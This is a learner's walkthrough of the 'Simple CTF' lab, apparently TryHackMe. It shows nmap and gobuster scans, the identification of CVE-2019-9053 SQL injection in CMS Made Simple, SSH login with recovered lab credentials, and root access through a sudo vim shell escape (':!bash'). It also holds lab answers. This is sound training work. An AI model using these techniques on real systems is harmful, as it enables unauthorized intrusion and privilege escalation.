Simple CTF
Deploy the machine and attempt the questions!
The main goal here is to learn as much as possible.
[!important] target IP = 10.64.182.223
[!Question] How many services are running under port 1000?
[!info] NMAP scan performed to enumerate target:
root@ip-10-64-123-91:~# sudo nmap 10.64.182.223
sudo: unable to resolve host ip-10-64-123-91: Name or service not known
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-01 18:23 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.64.182.223
Host is up (0.00100s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 4.83 seconds
[!NOTE] Answer is 2
[!Question] What is running on the higher port?
[!Note] Was confused by the way the question was asked but after realising I ran the following scan to correctly identify the service on port 2222 which turned out to be SSH:
root@ip-10-64-123-91:~# sudo nmap -A 10.64.182.223
sudo: unable to resolve host ip-10-64-123-91: Name or service not known
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-01 18:27 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.64.182.223
Host is up (0.00063s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.64.123.91
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): Linux 3.X (98%), Crestron 2-Series (90%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:crestron:2_series
Aggressive OS guesses: Linux 3.10 - 3.13 (98%), Linux 3.8 (92%), Crestron XPanel control system (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.56 ms 10.64.182.223

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.47 seconds
[!Question] What’s the CVE you’re using against the application?
[!info] Not sure what its referring to but I’m thinking there a vulnerable app/service so need to investigate this first.
Took a break to watch kung fu panda 4 :)
[!NOTE] Learning from the first CTF I decided to use gobuster as I have enumerated certain ports already including port 21 for FTP but no user yet and port 80 for HTTP:
root@ip-10-64-123-91:~# gobuster dir -u http://10.64.182.223:80/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.64.182.223:80/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 297]
/.htaccess            (Status: 403) [Size: 297]
/index.html           (Status: 200) [Size: 11321]
/robots.txt           (Status: 200) [Size: 929]
/server-status        (Status: 403) [Size: 301]
/simple               (Status: 301) [Size: 315] [--> http://10.64.182.223/simple/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
root@ip-10-64-123-91:~# gobuster dir -u http://10.64.182.223:80/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.64.182.223:80/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/simple               (Status: 301) [Size: 315] [--> http://10.64.182.223/simple/]
/server-status        (Status: 403) [Size: 301]
Progress: 218275 / 218276 (100.00%)
===============================================================
Finished
===============================================================
[!NOTE] I managed to find a redirect 301 to /simple which led me to what could be the vulnerability THM is getting me to look involving CMS - CMS Made Simple version 2.2.8 and with a quick google search I managed to find the answer: #CVE-2019-9053
[!Question] To what kind of vulnerability is the application vulnerable?
[!NOTE] Reading from the same article on the NVD by NIST - https://nvd.nist.gov/vuln/detail/CVE-2019-9053 - I managed to find the specific vulnerability which is called blind time-based SQLi or just SQLi as THM wants.
[!Question] What’s the password?
[!Info] Ok straight to the point here - need to find out how to utilise this CVE/vulnerability found specifically to reveal a password so let’s enumerate/explore for now.
[!NOTE] I went straight for exploitation which I realised was a mistake as I thought THM asking me for a password means I should do this but as I realised from the below, I was too early for it as it Metasploit, I need to have the username/password first: ``` msf6 > search 2.2.8
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/multi/http/cmsms_object_injection_rce 2019-03-26 normal Yes CMS Made Simple Authenticated RCE via object injection 1 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86) 2 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86) 3 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC) 4 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC) 5 _ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce . . . . 6 _ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce . . . . 7 exploit/windows/fileformat/vlc_mkv 2018-05-24 great No VLC Media Player MKV Use After Free 8 _ target: VLC 2.2.8 on Windows 10 x86 . . . . 9 _ target: VLC 2.2.8 on Windows 10 x64 . . . .
Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/fileformat/vlc_mkv After interacting with a module you can manually set a TARGET with set TARGET ‘VLC 2.2.8 on Windows 10 x64’
msf6 > info 0
   Name: CMS Made Simple Authenticated RCE via object injection
 Module: exploit/multi/http/cmsms_object_injection_rce    Platform: PHP
   Arch: php  Privileged: No
License: Metasploit Framework License (BSD)
   Rank: Normal   Disclosed: 2019-03-26
Provided by: Daniele Scanu danielescanu20 <Daniele Scanu danielescanu20@gmail.com>
Available targets: Id Name – —- => 0 Automatic
Check supported: Yes
Basic options: Name Current Setting Required Description —- ————— ——– ———– PASSWORD yes Password to authenticate with Proxies no A proxy chain of format type:host:port [,type:host:port][…] RHOSTS yes The target host(s), see https://docs.m etasploit.com/docs/using-metasploit/ba sics/using-metasploit.html RPORT 80 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connect ions TARGETURI / yes Base cmsms directory path USERNAME yes Username to authenticate with VHOST no HTTP server virtual host
Payload information:
Description: An issue was discovered in CMS Made Simple 2.2.8. In the module DesignManager (in the files action.admin_bulk_css.php and action.admin_bulk_template.php), with an unprivileged user with Designer permission, it is possible to reach an unserialize call with a crafted value in the m1_allparms parameter, and achieve object injection.
This module has been successfully tested on CMS Made Simple versions 2.2.6, 2.2.7, 2.2.8, 2.2.9 and 2.2.9.1.
References: https://nvd.nist.gov/vuln/detail/CVE-2019-9055 https://newsletter.cmsmadesimple.org/w/89247Qog4jCRCuRinvhsofwg https://www.cmsmadesimple.org/2019/03/Announcing-CMS-Made-Simple-v2.2.10-Spuzzum
View the full module info with the info -d command. msf6 >
> [!NOTE]
> I went back to the site that had http//10.64.182.223/simple and use gobuster again to enumerate further to see what I can find and found more redirects to lead me further in.
root@ip-10-64-94-77:~# gobuster dir -u http://10.64.182.223/simple -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt =============================================================== Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: http://10.64.182.223/simple [+] Method: GET [+] Threads: 10 [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.6 [+] Timeout: 10s =============================================================== Starting gobuster in directory enumeration mode =============================================================== /modules (Status: 301) [Size: 323] [–> http://10.64.182.223/simple/modules/] /uploads (Status: 301) [Size: 323] [–> http://10.64.182.223/simple/uploads/] /doc (Status: 301) [Size: 319] [–> http://10.64.182.223/simple/doc/] /admin (Status: 301) [Size: 321] [–> http://10.64.182.223/simple/admin/] /assets (Status: 301) [Size: 322] [–> http://10.64.182.223/simple/assets/] /lib (Status: 301) [Size: 319] [–> http://10.64.182.223/simple/lib/] /tmp (Status: 301) [Size: 319] [–> http://10.64.182.223/simple/tmp/] Progress: 207643 / 207644 (100.00%) =============================================================== Finished =============================================================== ```

[!NOTE] Looking individually /module revealed nothing interesting even with loads of folders

/uploads, /doc lead to nowhere, /admin led to admin login page which I dont have creds for and /assets led to somewhere but nowhere also:

/lib led nowhere and /tmp led somewhere but nowhere too.
[!info] Looking online at CMS made simple for a username being admin but password can be cracked? Upon further investigation of the THM tasks and its linear style - I realised I need to explore further into the CVE and how to perform the SQLi - An issue was discovered in CMS Made Simple 2.2.8. It is possible with the News module, through a crafted URL, to achieve unauthenticated blind time-based SQL injection via the m1_idlist parameter.
[!note] OK found a useful github link which I feel is cheating but I did just google the CVE and this is what came up https://github.com/Dh4nuJ4/SimpleCTF-UpdatedExploit

[!info] Realised hashed password didnt come through due to incorrect option insert of -c and had to manually download the wordlist for some reason it didnt exist where its supposed to be?

[!important] Target IP = 10.66.154.113
[!question] Where can you login with the details obtained?
[!info] I just kept putting in random logins that I know like telnet, admin login, login page etc. but realised THM want a 3 letter word and with username & PW, it must be SSH.

[!note] After quick brain fart of not knowing that port 22 is closed and port 2222 is open, I SSH’d via the following cmd:
ssh mitch@10.66.154.113with password secret worked

[!question] What’s the user flag?

[!note] simply using cat cmd i found the file which had the flag:
[!question] Is there any other user in the home directory? What’s its name?
[!note] simply backing out into the home folder allows me to see another user called sunbath:
[!question] What can you leverage to spawn a privileged shell?
[!note] wasn’t sure about the question above but i tried to cd into sunbath but wasn’t able to do so then was curious as mitch, what can I run as sudo and found the answer to be VIM:
> $ ls
mitch  sunbath
$ cd sun
-sh: 17: cd: can't cd to sun
$ cd sunbath
-sh: 18: cd: can't cd to sunbath
$ ls -a
.  ..  mitch  sunbath
$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 aug 17  2019 .
drwxr-xr-x 23 root    root    4096 aug 19  2019 ..
drwxr-x---  3 mitch   mitch   4096 feb  5 09:27 mitch
drwxr-x--- 16 sunbath sunbath 4096 aug 19  2019 sunbath
$ sudo -l
User mitch may run the following commands on Machine:
(root) NOPASSWD: /usr/bin/vim
[!question] What’s the root flag?
[!note] Looking online I found that being able to run VIM as SUDO allows such an easy way to gain root shell via simple cmd :!bash and this led to root shell access and I found root shell:
root@Machine:/home/sunbath# clear
root@Machine:/home/sunbath# cd ..
root@Machine:/home# ls
mitch  sunbath
root@Machine:/home# cd ..
root@Machine:/# ls
bin    dev   initrd.img      lost+found  opt   run   srv  usr      vmlinuz.old
boot   etc   initrd.img.old  media       proc  sbin  sys  var
cdrom  home  lib             mnt         root  snap  tmp  vmlinuz
root@Machine:/# cd root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root# >